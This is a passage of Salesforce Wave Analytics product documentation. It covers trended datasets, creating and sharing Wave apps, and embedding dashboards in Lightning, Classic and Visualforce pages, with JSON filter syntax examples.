- **Max total number of rows in a trended dataset** is an option to limit the maximum number of rows that the Wave dataset containing the snapshots can have. If the dataset exceeds the limit, the oldest snapshot is deleted from the dataset.

These limits don't apply to admin users.

Once trending begins, do not change access rights to the underlying report or add or delete dimensions and measures. Changing the report or the access rights can cause an error or inaccuracies at the time a snapshot is taken.

Snapshots are taken every Sunday at midnight (local time), unless you set a different schedule when trending a report. Processing and surfacing the data requires more time, which can delay snapshots.

If trending is stopped and then restarted, a new snapshot dataset is created, with a new trending dashboard. The previously trended dataset is not included in the new dashboard. Data can be moved into the new dataset using the Salesforce data APIs.

The Wave dashboard designer is enabled by default for most orgs. Make sure that it remains enabled for your org. To render, trending dashboards rely on the Wave dashboard designer being enabled.

Users whose profiles have View Encrypted Data enabled can't create trended datasets because Wave does not support encrypted data.

Roll out the capability gradually to your user base and observe data usage and performance. Stop trending datasets that are no longer needed for active use and delete the underlying trended datasets to recover storage limits.

Put It All Together with Wave Apps

Create Wave apps to run presentations, organize your data projects, and control asset sharing.

Wave Analytics apps can contain datasets, lenses, and dashboards. Create them to organize and run your analytics presentations, and share them with other people in your organization.

Examples of Wave apps are the prebuilt Salesforce apps such as the Sales Wave Analytics app and Service Wave Analytics app. Like the apps you create yourself, these are collections of Wave assets—in both cases, the apps include dashboards and datasets. The difference is that Salesforce has created the assets to provide a ready-made path through Salesforce data to help users get started fast with Wave. Your own apps contain assets that you create yourself.

App-Level Sharing

Wave Analytics apps are like folders, allowing users to organize their own data projects—both private and shared—and control sharing of datasets, lenses, and dashboards.

Create an App

Create an app to organize and contain any combination of lenses, dashboards, and datasets.

Set Up Navigation Through Your App

Target your app for customers with custom navigation that shows them the right dashboards.

Share an App

To enable others to see a lens, dashboard, or dataset, one way to share is by sharing the app it's in.

Delete an App

If you have Manager access to an app, you can delete it. Deleting an app permanently removes all of its lenses, dashboards, and datasets from Wave Analytics.

App-Level Sharing

Wave Analytics apps are like folders, allowing users to organize their own data projects—both private and shared—and control sharing of datasets, lenses, and dashboards.

All Wave Analytics users start off with Viewer access to the default Shared App that's available out of the box; administrators can change this default setting to restrict or extend access. Each user also has access to a default app out of the box, called My Private App, intended for personal projects in progress. The contents of each user's My Private App aren't visible to administrators, but dashboards and lenses in My Private App can be shared.

All other apps created by individual users are private, by default; the app owner and administrators have Manager access and can extend access to other users, groups, or roles.

Here's a summary of what users can do with Viewer, Editor, and Manager access.

Action	Viewer	Editor	Manager
View dashboards, lenses, and datasets in the app	X	X	X
See who has access to the app	X	X	X
Save contents of the app to another app that the user has Editor or Manager access to	X	X	X
Save changes to existing dashboards, lenses, and datasets in the app (saving dashboards requires the appropriate permission set license and permission)		X	X
Change the app's sharing settings			X
Rename the app			X
Delete the app			X

Create an App

Create an app to organize and contain any combination of lenses, dashboards, and datasets.

1. On the home page, click **Create**.
2. Click **App**.
3. Type the name of your app.
4. Click **Create**.
   Your app is created and displayed in a new tab. You can now put lenses, dashboards, and datasets in it.
5. Add a description of the app's purpose and contents so that your colleagues understand how to use the data.
   a. Click in the description box under the app's name.
   b. Type a description.
   c. Click the check mark to save.
6. Optionally, change the app's default icon to make it easier to distinguish from other apps.
   a. Hover over the default icon.
   b. Click **Change Icon**.
   c. Click an icon from the gallery.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To create an app:


- "Create Wave Analytics Apps"

Set Up Navigation Through Your App

Target your app for customers with custom navigation that shows them the right dashboards.

Follow these steps to set up an app's navigation.

1. Click to open the navigation panel.
2. If you're the manager of an app, you see the **Organize** button. Click it to set up the app.



3. Change the presentation order by sliding dashboards up or down, and click dashboard names to hide or show them.
4. To add more dashboards from the app, click the plus sign.
5. To retain the navigation for your app, click **Save**.
   Share the app with colleagues or customers. When they run the app, it starts with the first dashboard in your navigation list.

Share an App

To enable others to see a lens, dashboard, or dataset, one way to share is by sharing the app it's in.

1. On the app page, click the **Share** button.
2. On the Give Access tab:
   a. Choose whether you're sharing the app with a user, group, or role.
   b. Start typing the name and select from the suggested matches.
   c. Choose the level of sharing access: Viewer, Editor, or Manager.
   d. Click **Add**.
   e. Click **Save**, then click **Done**.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To share an app:
- "Use Wave Analytics" and Manager access to the app


Delete an App

If you have Manager access to an app, you can delete it. Deleting an app permanently removes all of its lenses, dashboards, and datasets from Wave Analytics.

1. Open the app, and then click **Delete**.

   Warning: You can't recover a deleted app.

   If applicable, Wave Analytics lists the lenses and dashboards outside of your app that will be affected. When the datasets belonging to your app are deleted, any lens or dashboard that references those datasets becomes unusable.



EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To delete an app:
- "Use Wave Analytics" and Manager access to the app

Important: Only lenses and dashboards to which you have access appear in the list. If you don't have access to them, lenses and dashboards aren't listed even though they have references to datasets in your app.

2. Click **Delete Asset(s)**.

Extend Wave Everywhere

Incorporate Wave Analytics throughout your business. The Wave Analytics visualizations you've built are more powerful when you share them across your Salesforce experience by integrating them into custom pages, Visualforce pages, community sites, and more. More ways to share include packaging assets, presentation mode, annotations, and downloading filtered data from Wave. In addition, custom menus in lenses and dashboards allow you to perform common Salesforce actions directly from Wave.

Embed Dashboards Everywhere

Embed Wave dashboards in every Salesforce experience. From embedded dashboards, users can explore and click to linked assets. If you set them up with a Share icon, embedded dashboards offer Post to Feed and Download sharing options.

Integrate Wave into Salesforce with an Analytics Tab

Access your personal Analytics home and run Wave apps from a tab within Salesforce Classic or Lightning Experience.

Wave Migration, Packaging, and Distribution

You can migrate Wave assets using change sets, bundle them together in managed packages, distribute and track packages through AppExchange and the License Management App, and use the metadata API to manage customizations for your org.

Set Smart Notifications for Your Most Important Business Metrics

With notifications, Wave works for you, when and where you choose. Attach notification criteria to number widgets in dashboards, and select when to run the queries. You can see notifications in Wave, Lightning Experience, and email. Notifications are available in dashboards built in the Wave dashboard designer.

Collaborate with Dashboard Annotations

Annotate dashboard widgets with comments posted in the dashboard and in Chatter. With annotations, you can hold conversations about your data and how it's visualized, with the dashboard right there for reference.

Present Live, Interactive Dashboards

Conduct meetings directly from Wave by presenting dashboards in running apps. With dashboards instead of slides with static images, you have real-time access to your data, and you can showcase dynamic visualizations.

Enable Actions and Links With Custom Actions Menus in Lenses and Dashboards

Custom menus in Wave Analytics lenses and dashboards let users take advantage of Salesforce actions and open records from Salesforce or other websites.

Configure Bulk Actions on Table Records

You can create custom bulk actions that apply to all records shown in a table widget of a Wave designer dashboard. Use bulk actions to update records or perform an action on each of them.

Download Images and Filtered Data

Download filtered data from lens explorations and dashboard widgets. Download formats include image (`.png`), Microsoft® Excel® (`.xls`), and comma-separated values (`.csv`) files. This feature downloads the results of a displayed query (or step).

Incorporate Visualizations through Chatter Posts and Sharing Links

Share a visualization with your colleagues by posting to Chatter, or by getting its unique URL. A Chatter post provides an image and a link to the asset—lens, dashboard, or app—in Wave Analytics. Colleagues with the link and access to the asset can drill in and explore the information that's presented.

Embed Dashboards Everywhere


Embed Wave dashboards in every Salesforce experience. From embedded dashboards, users can explore and click to linked assets. If you set them up with a Share icon, embedded dashboards offer Post to Feed and Download sharing options.

Compare the options for embedding dashboards.

User Interface	Where	How	Component
Lightning Experience only	Home, record, and app home pages	Component in the Lightning app builder	Wave Dashboard
Salesforce Classic only	Record detail page	Component in the enhanced page layout editor	Wave Analytics Assets
Lightning Experience and Salesforce Classic	Any page	Visualforce page component	wave:dashboard
Salesforce1	Lightning app page or Visualforce tab	Lighning app builder or Visualforce page component	Wave Dashboard or wave:dashboard
Communities	Visualforce page	Visualforce component on a Force.com community page	wave:dashboard

Embedded Wave dashboards can include these features.

- Annotations, notifications, and full-screen presentation
- Sharing and downloading options
- Links to other Wave dashboards
- Record actions menus
- Link to the native app, whether it's Wave on desktop or Wave Mobile (available for Wave users but not Community users)



Embedded Wave dashboards have these limitations.

- The option to explore in Wave isn't included.
- The charts don't include hover-over information (tooltips).
- Some filters, such as date selectors, are difficult to set.

Embed Wave Dashboards in Lightning Pages

Add Wave Analytics dashboard components to Lightning home pages, record pages, and app home pages to provide interactive visualizations of your data. Users can drill in and explore the dashboard within the frame on the Lightning page or in a Wave Analytics window.

Embed Wave Dashboards in Salesforce Classic Pages

Add a Wave Analytics dashboard to a detail page layout. On an account detail page, for example, you can include a dashboard of service issues associated with the account. Users can drill in, apply filters, and explore in the dashboard as if they were viewing it in a Wave Analytics window.

Add a Wave Analytics Dashboard to a Visualforce Page

By embedding a Wave dashboard into a Visualforce page, you can provide an interactive presentation of your data. Users can drill in and explore the dashboard within the frame on the Visualforce page or in a new window in Wave Analytics.

Whitelist Trusted Sites for Embedded Dashboards

Embed Wave in any web page or web-based app. By specifying your trusted sites in the Wave Analytics whitelist, you can include embedded Wave dashboards in websites and apps outside of Salesforce servers.

View Embedded Dashboards on Mobile Devices

Add Wave dashboard components to Visualforce pages in Salesforce websites accessed by mobile users, including Communities. Or add Wave dashboard components to Lightning app pages. Embedded Wave dashboards can responsively select layouts optimized for any device--including phones and tablets.

Share Wave with Communities

With Wave Analytics for Communities, external users can view apps shared with them via Wave dashboards embedded in Visualforce pages in their community.

Embed Wave Dashboards in Lightning Pages

Add Wave Analytics dashboard components to Lightning home pages, record pages, and app home pages to provide interactive visualizations of your data. Users can drill in and explore the dashboard within the frame on the Lightning page or in a Wave Analytics window.

To add a dashboard to your Lightning page, follow these steps.

1. Select the **Wave Dashboard** component in the Lightning app builder.
2. From the Dashboard drop-down list, select the dashboard to display.
3. From the layout drop-down list, select the type of screen where your Lightning page will be viewed.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view embedded Wave dashboards:

- Analytics Cloud - Wave Analytics Platform permission set license with "Use Wave Analytics" permission



4. Configure the attributes of the embedded Wave Analytics dashboard:

- The **Show Sharing Icon** option lets you include the Share icon on the dashboard. If the icon is present, users can click to open the Share dialog, where they can post to Chatter and download images and data.
- The **Show Title** checkbox gives you control over the visibility of the dashboard title.
- With the **Open Links in New Windows** attribute, you can specify where links from the dashboard to other assets are opened.
- The **Hide On Error** checkbox gives you control over whether the Wave Analytics dashboard appears if there is an error (such as the dashboard can't be found).
- With the **Filter** attribute, you can set up the embedded dashboard to show only the data that's relevant for the record being viewed. The **Filter** attribute links data fields in the dashboard to the object's fields. For example, the filter here applies the name of the account on the record page as a filter so that the dashboard shows only information related to that account name:

```
{'datasets':{'account':[{'fields':['Name'], 'filter':{'operator': 'matches',
'values':['$Name']}}]}}
```

Refer to the table to understand the notation for the **Filter** attribute.

Tip: This is a new syntax as of Spring '17. The previous syntax, noted here, is still supported.

Notation	Description	Notes
datasets	Wave dataset	Where to find it: On the Wave home page, select Edit on the dataset. The System Name is in the left panel of the edit page for the dataset. (If your org has namespaces, include the namespace prefix and two underscores before the dataset system name.)

Notation	Description	Notes
fields	Dimension or Measure in the Wave dataset	Where to find it: Click the Explore icon to open the widget. Then select **Show SAQL** from the Options menu. For dimension names, look for "group by" statements. For measure names, look for statements with functions such as "sum" or "stddev."
values	Field in the Salesforce object, or a specific value	Where to find it: In Setup, find the object you want, and select Fields. Use the **Field Name** (also known as the API Name). For custom fields, use the name with "__c" at the end.
selection	With the selection option, the dashboard is shown with all its data, and the specified dimension values are highlighted	The selection option can be used alone or with the filter option. Selection takes dimension values only. To use this option, the dashboard must include a list, date, or toggle widget that groups by the specified dimension.
filter	With the filter option, the dashboard is shown with only filtered data	The filter option can be used alone or with the selection option. Filter takes dimension or measure values.
operator	Use with the filter option	Supported operators for dimensions: in, not in, matches Supported operators for measures: = ; >= ; > ; <= ; <

Note: If a filter or selection is specified that does not exist, the field mapping is ignored the dashboard appears with all its data and no selection.

The **Filter** attribute follows this format:

```
{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['$value1', '$value2']},
  {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values': ['$value3',
'$value4']}}]}}
```

The example above shows a filter that causes the embedded dashboard to appear with only the filtered data showing. Here's an example that applies the account name as a selection within a dashboard that shows all of its data:

```
{'datasets' : {'account': [ {'fields': ['Name'], 'selection': ['$Name']}]}}
```

Note: The above syntax is new in Spring '17. The previous syntax continues to be supported, and it works the same as the new selection option. For reference, here's the previous syntax:

```
{ 'datasetSystemName1': {'field1': ['$value1']}, 'datasetSystemName2': {'field1':
['$value1', '$value2'],'field2': ['$value3']} }
```

For example:

```
{'opportunity': {'AccountId': ['$Id']}}
```

For information about working with the Lightning App Builder, start on the **Lightning App Builder** overview page.

Embed Wave Dashboards in Salesforce Classic Pages

Add a Wave Analytics dashboard to a detail page layout. On an account detail page, for example, you can include a dashboard of service issues associated with the account. Users can drill in, apply filters, and explore in the dashboard as if they were viewing it in a Wave Analytics window.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

To customize page layouts:


- "Customize Application"

To view embedded Wave dashboards:

- Analytics Cloud - Wave Analytics Platform permission set license with "Use Wave Analytics" permission




1. In the enhanced page layout editor, select Wave Analytics Assets in the left column of the palette.



2. Drag an item from the list of available dashboards to a detail section on the page layout.
3. After the dashboard is positioned in the layout, you can change properties such as height by double-clicking the element or clicking the wrench icon next to it ( ).

   To set up the dashboard to show only the data that's relevant for the record being viewed, use field mapping. Field mapping links data fields in the dashboard to the object's fields. For example, the field mapping here applies the name of the account on the record page as a filter so that the dashboard shows only information related to that account name:



Refer to the table to understand the notation for adding the field mapping property.

Tip: This is a new syntax as of Spring '17. The previous syntax, noted here, is still supported.

Notation	Description	Notes
datasets	Wave dataset	Where to find it: On the Wave home page, select Edit on the dataset. The System Name is in the left panel of the edit page for the dataset. (If your org has namespaces, include the namespace prefix and two underscores before the dataset system name.)
fields	Dimension or Measure in the Wave dataset	Where to find it: Click the Explore icon to open the widget. Then select **Show SAQL** from the Options menu. For dimension names, look for "group by" statements. For measure names, look for statements with functions such as "sum" or "stddev."

Notation	Description	Notes
values	Field in the Salesforce object, or a specific value	Where to find it: In Setup, find the object you want, and select Fields. Use the **Field Name** (also known as the API Name). For custom fields, use the name with "__c" at the end.
selection	With the selection option, the dashboard is shown with all its data, and the specified dimension values are highlighted	The selection option can be used alone or with the filter option. Selection takes dimension values only. To use this option, the dashboard must include a list, date, or toggle widget that groups by the specified dimension.
filter	With the filter option, the dashboard is shown with only filtered data	The filter option can be used alone or with the selection option. Filter takes dimension or measure values.
operator	Use with the filter option	Supported operators for dimensions: in, not in, matches Supported operators for measures: = ; >= ; > ; <= ; <

Note: If a filter or selection is specified that does not exist, the field mapping is ignored the dashboard appears with all its data and no selection.

The field mapping follows this format:

```
{
  "datasets": {
   "dataset1": [
    {
    "fields": ["field1"],
     "selection": ["$selection1", "$selection2"],
     "filter": {
      "operator": "operator1",
      "values": [["$value1, $value2"], ["$value3", "$value4"]]
     }
    },
                              {
    "fields": ["field2", "field3"],
     "selection": ["$selection3", "$selection4"]
    }
   ],
   "dataset2": [
    {
    "fields": ["field4"],
     "filter": {
      "operator": "operator2",
      "values": ["$value5"]
     }
    }
   ]
  }

 }
```

For example, if the dashboard has a dataset named Service with the dimensions Account and Industry, this field mapping would show the dashboard with all its data but the record's account ID and industry would be highlighted:

```
{
  "datasets": {
   "service": [
    {
    "fields": ["AccountId"],
     "selection": ["$Id"]
    },
                              {
    "fields": ["Industry"],
     "selection": ["$Industry"]
    }
   ]
               }
 }
```

With this field mapping, the dashboard would appear with just the record's account ID and industry data:

```
{
  "datasets": {
   "service": [
    {
    "fields": ["AccountId"],
     "filter": {
      "operator": "matches",
      "values": ["$Id"]
     }
    },
                              {
    "fields": ["Industry"],
     "filter": {
      "operator": "in",
      "values": ["$Industry"]
     }
    }
   ]
               }
 }
```

Here's another example with two datasets and a combination of selections and filters. This field mapping will show the dashboard with only data that is not in ExistingOpps but is in TX, AL, and DE, with revenue that is greater than or equal to 1000000. In addition, the dashboard will show Retail1, Wholesale1, and TX highlighted.

```
{
  "datasets": {
   "Opportunities": [
    {
    "fields": ["OpptyName"],
     "selection": ["$Retail1", "$Wholesale1"],
     "filter": {
      "operator": "not in",
      "values": ["$ExistingOpps"]
     }
    },
```

```
                          {
   "fields": ["State", "Country"],
    "selection": ["$TX"],
    "filter": {
     "operator": "in",
     "values": [["$TX"], ["$AL", "$DE"]]
    }
   }
  ],
  "Accounts": [
   {
   "fields": ["Revenue"],
    "selection": [],
    "filter": {
     "operator": ">=",
     "values": ["1000000"]
    }
   }
  ]
 }

}
```

Note: The above syntax is new in Spring '17. The previous syntax continues to be supported, and it works the same as the new selection option. For reference, here's the previous syntax:

```
{
    "dataset1": {
        "field1": ["$value1"]
    },
    "dataset2": {
        "field2": ["$value2"],
        "field3": ["$value3"]
    }
}
```

For example, if the dashboard shows data from a dataset named Service, with the dimensions Account and Industry, the field mapping would be defined like this:

```
{
    "service": {
        "AccountId": ["$Id"],
        "Industry": ["$Industry"]
    }
}
```

Additional properties of Wave Analytics Assets:

- The `Show title` checkbox gives you control over the visibility of the dashboard title.
- The `Show Sharing Icon` option lets you include the Share icon on the dashboard. If the icon is present, users can click to open the Share dialog, where they can post to Chatter and download images and data.
- The `Hide on error` checkbox gives you control over whether the Wave Analytics asset appears if there is an error (such as the dashboard can't be found).
- Dashboards include the date and time when they were last refreshed.

Be aware of these limits and limitations:

- You can add one dashboard per page layout.
- Wave Analytics dashboards aren't supported in the original page layout editor. If you open and then save a layout with a Wave dashboard in the original page layout editor, the dashboard is deleted.

For information about working with the enhanced page layout editor, see Customizing Page Layouts with the Enhanced Page Layout Editor.

Add a Wave Analytics Dashboard to a Visualforce Page

By embedding a Wave dashboard into a Visualforce page, you can provide an interactive presentation of your data. Users can drill in and explore the dashboard within the frame on the Visualforce page or in a new window in Wave Analytics.

To add a dashboard to your Visualforce page, configure the `<wave:dashboard>` component. You can add one dashboard per Visualforce page. However, the dashboard can include links to other dashboards or Wave Analytics assets.

Here are two examples. Note that the dashboard is identified by the `dashboardId`, which is an 18-character code beginning with 0FK. You can find the dashboardId at the end of the URL when viewing a dashboard.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view embedded Wave dashboards:

- Analytics Cloud - Wave Analytics Platform permission set license with "Use Wave Analytics" permission OR Analytics Cloud - Wave Community Users permission set license with "View Wave Analytics on Communities Pages" permission

```
<apex:page sidebar="true" standardController="Opportunity">

  <wave:dashboard dashboardId="0FKB000000006Y7OAI"
        showTitle="true"
        height="800px"
        openLinksInNewWindow="true"
        filter="{'datasets' : {'opportunity': [ {'fields':['Id'], 'selection':
['{!Opportunity.Id}']}]}}"/>
```

```
</apex:page>
```

```
<apex:page standardController="case">

    <wave:dashboard dashboardId="0FKxx000000000uGAA"
          height="1000px"
          showTitle="false"
          showSharing="true"
          openLinksInNewWindow="false"
          hideOnError="true"
          filter="{'datasets' : {'ServiceCase4': [ {'fields':['Id'], 'selection':
['{!case.Id}']},  {'fields':['OwnerId'], 'filter': { 'operator':'in', 'values':
['{!case.OwnerId}', '{!case.Product__c}']}}]}}"/>

</apex:page>
```

- The `showTitle` attribute gives you control over the visibility of the dashboard title.
- The `showSharing` attribute lets you include the Share icon on the dashboard. If the icon is present, users can click to open the Share dialog, where they can post to Chatter and download images and data.
- With the `openLinksInNewWindow` attribute, you can specify where links from the dashboard to other assets are opened.
- The `hideOnError` attribute gives you control over whether a Wave Analytics asset appears if there is an error (such as the dashboard can't be found).
- Dashboards include the date and time when they were last refreshed.
- With the `filter` attribute, you can either select or filter on dataset fields at run time. For example, this attribute can be used to set up the embedded dashboard to show only the data that's relevant for the record being viewed by linking data fields in the dashboard to an object's fields. Filters are configured with JSON strings, in the following format:

  ```
  filter="{'datasets' : {'dataset1': [ {'fields':['field1'], 'selection': ['!value1',
  '!value2']},  {'fields':['field2'], 'filter': { 'operator':'operator1', 'values':
  ['!value3', '!value4']}}]}}"
  ```

  For example:

  ```
  filter="{'datasets' : {'Sales': [ {'fields':['Region', 'Stage'], 'selection': [ ['West',
   'Prospecting'], ['North', 'Qualification'] ]}]}}"
  ```

  Refer to the table to understand the notation for the `filter` attribute.

  Tip: This is a new syntax as of Spring '17. The previous syntax, noted here, is still supported.

Notation	Description	Notes
datasets	Wave dataset	Where to find it: On the Wave home page, select Edit on the dataset. The System Name is in the left panel of the edit page for the dataset. (If your org has namespaces, include the namespace prefix and two underscores before the dataset system name.)
fields	Dimension or Measure in the Wave dataset	Where to find it: Click the Explore icon to open the widget. Then select **Show SAQL** from the Options menu. For dimension names, look for "group by" statements. For measure names, look for statements with functions such as "sum" or "stddev."

Notation	Description	Notes
values	Field in the Salesforce object, or a specific value	Where to find it: In Setup, find the object you want, and select Fields. Use the **Field Name** (also known as the API Name). For custom fields, use the name with "__c" at the end.
selection	With the selection option, the dashboard is shown with all its data, and the specified dimension values are highlighted	The selection option can be used alone or with the filter option. Selection takes dimension values only. To use this option, the dashboard must include a list, date, or toggle widget that groups by the specified dimension.
filter	With the filter option, the dashboard is shown with only filtered data	The filter option can be used alone or with the selection option. Filter takes dimension or measure values.
operator	Use with the filter option	Supported operators for dimensions: in, not in, matches Supported operators for measures: = ; >= ; > ; <= ; <

Note: In Visualforce, values must have the format *object.field*.

For example, this syntax applies the name of the account in the Visualforce page as a selection on the dashboard:

```
filter="{'datasets': {'Account':[{'fields':['Name'], 'selection':['{!Account.Name}']}]}}"
```

This example syntax applies the name of the account in the Visualforce page as a filter so that the dashboard shows only the filtered data:

```
fitler="{'datasets': {'Account': [{'fields':['Name'], 'filter':{'operator': 'matches',
 'values':['{!Account.Name}']}}]}}"
```

Note: If a filter or selection is specified that does not exist, the field mapping is ignored the dashboard appears with all its data and no selection.

Note: The above syntax is new in Spring '17. The previous syntax continues to be supported, and it works the same as the new selection option. For reference, here's the previous syntax:

```
filter="{ 'datasetSystemName1': {'field1': ['!value1']}, 'datasetSystemName2': {'field1':
 ['!value1', '!value2'],'field2': ['!value3']} }"
```

For example:

```
filter="{'opportunity': {'Id': ['{!Opportunity.Id}']}}"
```

and

```
